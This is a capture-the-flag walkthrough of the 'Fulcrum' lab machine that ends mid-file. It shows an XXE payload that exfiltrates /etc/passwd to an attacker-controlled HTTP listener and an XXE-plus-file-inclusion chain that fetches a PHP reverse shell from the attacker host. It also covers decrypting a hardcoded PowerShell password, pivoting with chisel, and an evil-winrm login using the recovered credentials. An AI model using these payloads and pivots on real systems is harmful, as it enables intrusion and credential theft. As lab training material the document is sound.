Fulcrum

Synopsis

Fulcrum requires multiple pivots between Linux and Windows, and focuses heavily on the use of PowerShell

Skills

- Knowledge of Linux
- Knowledge of Windows Active Directory
- Knowledge of PowerShell
- Exploiting XML external entities
- Exploiting file inclusion vulnerabilities
- Chaining exploits to increase the impact
- Bypassing restrictive network outbound rules
- Advanced remote enumeration techniques
- Multiple pivot techniques for Linux and Windows

Exploitation

As always we start with the nmap to check what services/ports are open


```
PORT     STATE SERVICE VERSION
4/tcp    open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: nginx/1.18.0 (Ubuntu)
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Input string was not in a correct format.
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: nginx/1.18.0 (Ubuntu)
88/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: phpMyAdmin
9999/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Input string was not in a correct format.
|_http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/22%OT=4%CT=1%CU=33014%PV=Y%DS=2%DC=T%G=Y%TM=6494EAA2
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3
OS:=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=F
OS:E88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
```

```
└─# nmap -A 10.10.10.62 -p 56423
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 21:14 EDT
Nmap scan report for 10.10.10.62 (10.10.10.62)
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
56423/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (application/json;charset=utf-8).
|_http-server-header: Fulcrum-API Beta
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Lin
ux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.3 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   196.05 ms 10.10.14.1 (10.10.14.1)
2   195.07 ms 10.10.10.62 (10.10.10.62)
```


We can see multiple HTTP ports, among which 56423/HTTP is the most interesting

Let’s open them all in the browser to check what we will get


4/HTTP port gave us a maintenance page with one parameter “page” (perfect opportunity for the injection attacks)




88/HTTP gave us a phpMyAdmin page (we don’t have any credentials and all brute-force attempts failed)




80/HTTP - default IIS error page




56423/HTTP - API page



After checking all of the web ports, the port 56423/HTTP -API has the biggest attack surface, so let's start our exploitation from there



Form there “Accept” header of our HTTP request we can learn that XML format is acceptable, what makes a perfect opportunity to perfrom XML injection attack



For exploitation, we change the HTTP method from GET-> POST and add XML injection payload to read the local files

Out xml payload, will first organise connection to our attacker’s machine to download a malicious file

```
┌──(root㉿kali)-[~/Desktop/Boxes/Fulcrum.htb]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.62 - - [22/Jun/2023 21:26:12] "GET /simon.xml HTTP/1.0" 200 -
10.10.10.62 - - [22/Jun/2023 21:26:34] "GET /simon.xml HTTP/1.0" 200 -
```

And then on another HTTP listener we get base64 encoded content of the file from the target's machine

```
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.62 - - [22/Jun/2023 21:26:35] code 404, message File not found
10.10.10.62 - - [22/Jun/2023 21:26:35] "GET /cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46
eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwO
mdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYm
luL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp
1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzov
dXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzc
i9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2
xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp4OjEwMDoxMDI6c3lzdGV
tZCBOZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtcmVzb2×2ZTp4OjEwMToxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vz
ci9zYmluL25vbG9naW4Kc3lzdGVtZC10aW1lc3luYzp4OjEwMjoxMDQ6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbiwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJlczp4O
jEwMzoxMDY6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXNsb2c6eDoxMDQ6MTEwOjovaG9tZS9zeXNsb2c6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjEwNTo2NTUzNDo6L25vbmV4aXN0ZW
50Oi91c3Ivc2Jpbi9ub2xvZ2luCnRzczp4OjEwNjoxMTE6VFBNIHNvZnR3YXJlIHN0YWNrLCwsOi92YXIvbGliL3RwbTovYmluL2ZhbHNlCnV1aWRkOng6MTA3OjExMjo6L3J1bi91dWlkZDovdXNyL3NiaW4
vbm9sb2dpbgp0Y3BkdW1wOng6MTA4OjExMzo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCmxhbmRzY2FwZTp4OjEwOToxMTU6Oi92YXIvbGliL2xhbmRzY2FwZTovdXNyL3NiaW4vbm9sb2dpbgpw
b2xsaW5hdGU6eDoxMTA6MTo6L3Vzci9jYWNoZS9wb2xsaW5hdGU6L2Jpbi9mYWxzZQpzc2hkOng6MTExOjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1jb3JlZHVtcDp4Ojk5O
To5OTk6c3lzdGVtZCBDb3JlIER1bXBlcjovOi91c3Ivc2Jpbi9ub2xvZ2luCmx4ZDp4Ojk5ODoxMDA6Oi92YXIvc25hcC9seGQvY29tbW9uL2×4ZDovYmluL2ZhbHNlCnVzYm11eDp4OjExMjo0Njp1c2JtdX
ggZGFlbW9uLCwsOi92YXIvbGliL3VzYm11eDovdXNyL3NiaW4vbm9sb2dpbgpkbnNtYXNxOng6MTEzOjY1NTM0OmRuc21hc3EsLCw6L3Zhci9saWIvbWlzYzovdXNyL3NiaW4vbm9sb2dpbgpsaWJ2aXJ0LXF
lbXU6eDo2NDA1NToxMDg6TGlidmlydCBRZW11LCwsOi92YXIvbGliL2xpYnZpcnQ6L3Vzci9zYmluL25vbG9naW4KbGlidmlydC1kbnNtYXNxOng6MTE0OjEyMDpMaWJ2aXJ0IERuc21hc3EsLCw6L3Zhci9s
aWIvbGlidmlydC9kbnNtYXNxOi91c3Ivc2Jpbi9ub2xvZ2luCg== HTTP/1.0" 404 -
```

The above content after decoding

```
DA1NToxMDg6TGlidmlydCBRZW11LCwsOi92YXIvbGliL2xpYnZpcnQ6L3Vzci9zYmluL25vbG9naW

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

And we successfully perform XML injection attack and retrieved files from the target's machine

Next step is to get a reverse shell on the target by uploading and executing a malicious php code

We use the same XML payload as before (just changing what file should be downloaded from our attacker's machine)

```
Request
Pretty   Raw   Hex
GET / HTTP/1.1
Host: 10.10.10.62:56423
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: pmaCookieVer=5; pma_lang=en; pma_collation_connection=utf8mb4_unicode_ci; phpMyAdmin=manr8vdkfjkj5su8u8aeh0eu94
Upgrade-Insecure-Requests: 1
Content-Length: 143

<!DOCTYPE root [<!ENTITY % foo SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.14.8/shell">%foo;%param1;]><root>
  &thefile;
</root>
```

Malicious PHP file aws retrieved from the attacker's machine and automatically executed what gave us a reverse shell on the target

```
┌──(root㉿kali)-[~/Desktop/Boxes/Fulcrum.htb]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.62 - - [22/Jun/2023 21:36:37] "GET /shell.php HTTP/1.0" 200 -
```

```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.62] 52472
Linux fulcrum 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 01:36:44 up 16:11,  0 users,  load average: 2.41, 2.61, 2.62
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Checking network configuration informed us about the presence of the internal network with other hosts that we can attack (our public IP: 10.10.10.62, internal 192.168.122.1)

```
www-data@fulcrum:/$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.62  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:9693  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:9693  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:96:93  txqueuelen 1000  (Ethernet)
        RX packets 239  bytes 23906 (23.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 197  bytes 15038 (15.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 184  bytes 14476 (14.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 184  bytes 14476 (14.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

virbr0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.122.1  netmask 255.255.255.0  broadcast 192.168.122.255
        ether 52:54:00:97:17:b7  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vnet0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::fc54:ff:fe9e:52f3  prefixlen 64  scopeid 0x20<link>
        ether fe:54:00:9e:52:f3  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1  bytes 90 (90.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Let’s enumerate all directories to find credentials/sensitive files

```
drwxr-xr-x 6 root root 4096 May  8  2022 ..
-rw-r--r-- 1 root root  714 Oct  4  2017 Fulcrum_Upload_to_Corp.ps1
-rw-r--r-- 1 root root  321 Oct  4  2017 home.php
-rw-r--r-- 1 root root  255 Oct  5  2017 index.php
-rw-r--r-- 1 root root  113 Oct  4  2017 upload.php
www-data@fulcrum:~/uploads$ cat Fulcrum_Upload_to_Corp.ps1
# TODO: Forward the PowerShell remoting port to the external interface
# Password is now encrypted \o/

$1 = 'WebUser'
$2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53,48,48,48,48,48,48' -split ','
$3 = '76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgANwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGY
AOQBkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)

Invoke-Command -Computer upload.fulcrum.local -Credential $5 -File Data.ps1
```

After a while we found credentials for a WebUser but the password is in the powershell encrypted format string, thus in order to use it we need to decrypt it with powershell

So let’s copy all commands and paste into powershell terminal on our attacker’s machine

```
┌──(root㉿kali)-[/root]
└─PS> $1 = 'WebUser'

┌──(root㉿kali)-[/root]
└─PS> $2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53,48,48,48,48,48,48' -split ','

┌──(root㉿kali)-[/root]
└─PS> $3 = '76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgANwAxADIAZgA1
QAzAGYAOQBkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='

┌──(root㉿kali)-[/root]
└─PS> $4 = $3 | ConvertTo-SecureString -key $2

┌──(root㉿kali)-[/root]
└─PS> $5 = New-Object System.Management.Automation.PSCredential ($1, $4)

┌──(root㉿kali)-[/root]
└─PS> [System.Runtime.InteropServices.marshal]::PtrToStringAuto([System.Runtime.InteropServices.marshal]::SecureStringToBSTR($4)
>> ^C

┌──(root㉿kali)-[/root]
└─PS> [System.Runtime.InteropServices.marshal]::PtrToStringAuto([System.Runtime.InteropServices.marshal]::SecureStringToBSTR($4))
M
```

Thanks to this we got a plain test password for a WebUser

Now, let's upload nmap to the target and check what other hosts are available in the internal network

```
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.122.1
Host is up (0.00086s latency).
Not shown: 1177 closed ports
PORT    STATE SERVICE
4/tcp   open  unknown
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
88/tcp  open  kerberos

Nmap scan report for 192.168.122.228
Host is up (0.019s latency).
Not shown: 1181 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
```

We found another host - 192.168.122.228 (from the found file we know this host is called upload.fulcrum.local)
Let's scan all ports on that host

```
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-23 10:45 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating Ping Scan at 10:45
Scanning 192.168.122.228 [2 ports]
Completed Ping Scan at 10:45, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:45
Completed Parallel DNS resolution of 1 host. at 10:46, 11.46s elapsed
Initiating Connect Scan at 10:46
Scanning 192.168.122.228 [2 ports]
Discovered open port 5985/tcp on 192.168.122.228
Completed Connect Scan at 10:46, 1.28s elapsed (2 total ports)
Nmap scan report for 192.168.122.228
Host is up (0.018s latency).
PORT     STATE    SERVICE
5985/tcp open     unknown
5986/tcp filtered unknown
```

And we see that we have two open ports 80/HTTP and 5985/WinRm, there is a chance we can get a shell on that host by using evil-winrm (we have credentials for WebUser) but first we need to perform port forwarding

Now we upload chisel on the target

```
www-data@fulcrum:/tmp$ ./chisel_linux client 10.10.14.8:4444 R:5985:192.168.122.228:5985 &
[2] 2749
www-data@fulcrum:/tmp$ 2023/06/23 10:55:49 client: Connecting to ws://10.10.14.8:4444
2023/06/23 10:55:50 client: Fingerprint c7:8e:79:97:6b:28:c3:c6:7f:aa:e4:9a:91:0f:3d:d6
2023/06/23 10:55:50 client: Connected (Latency 118.492659ms)

www-data@fulcrum:/tmp$
```

And we successfully performed port forwarding of 5985/WinRM to our attacker’s machine

```
└─# nmap -v 127.0.0.1 -p 5985
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 06:56
Initiating SYN Stealth Scan at 06:56
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 5985/tcp on 127.0.0.1
Completed SYN Stealth Scan at 06:56, 0.03s elapsed (1 total
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000038s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
           Raw packets sent: 1 (44B) | Rcvd: 2 (88B)
```

Now, we use evil-winrm and credentials for WebUser to get a shell on the upload.fulcrum.local (192.168.122.228)

```
└─# ./evil-winrm.rb -i 127.0.0.1 -u WebUser -p 'M4ng£m£ntPa55'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\WebUser\Documents> whoami
webserver\webuser
```

And another machine got compromised

Enumeration of files and directories on the upload.fulcrum.local gave us LDAP credentials for another host dc.fulcrum.local

```
*Evil-WinRM* PS C:\inetpub\wwwroot> type web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">
    <appSettings />
    <connectionStrings>
        <add connectionString="LDAP://dc.fulcrum.local/OU=People,DC=fulcrum,DC=local" name="ADServices" />
    </connectionStrings>
    <system.web>
        <membership defaultProvider="ADProvider">
            <providers>
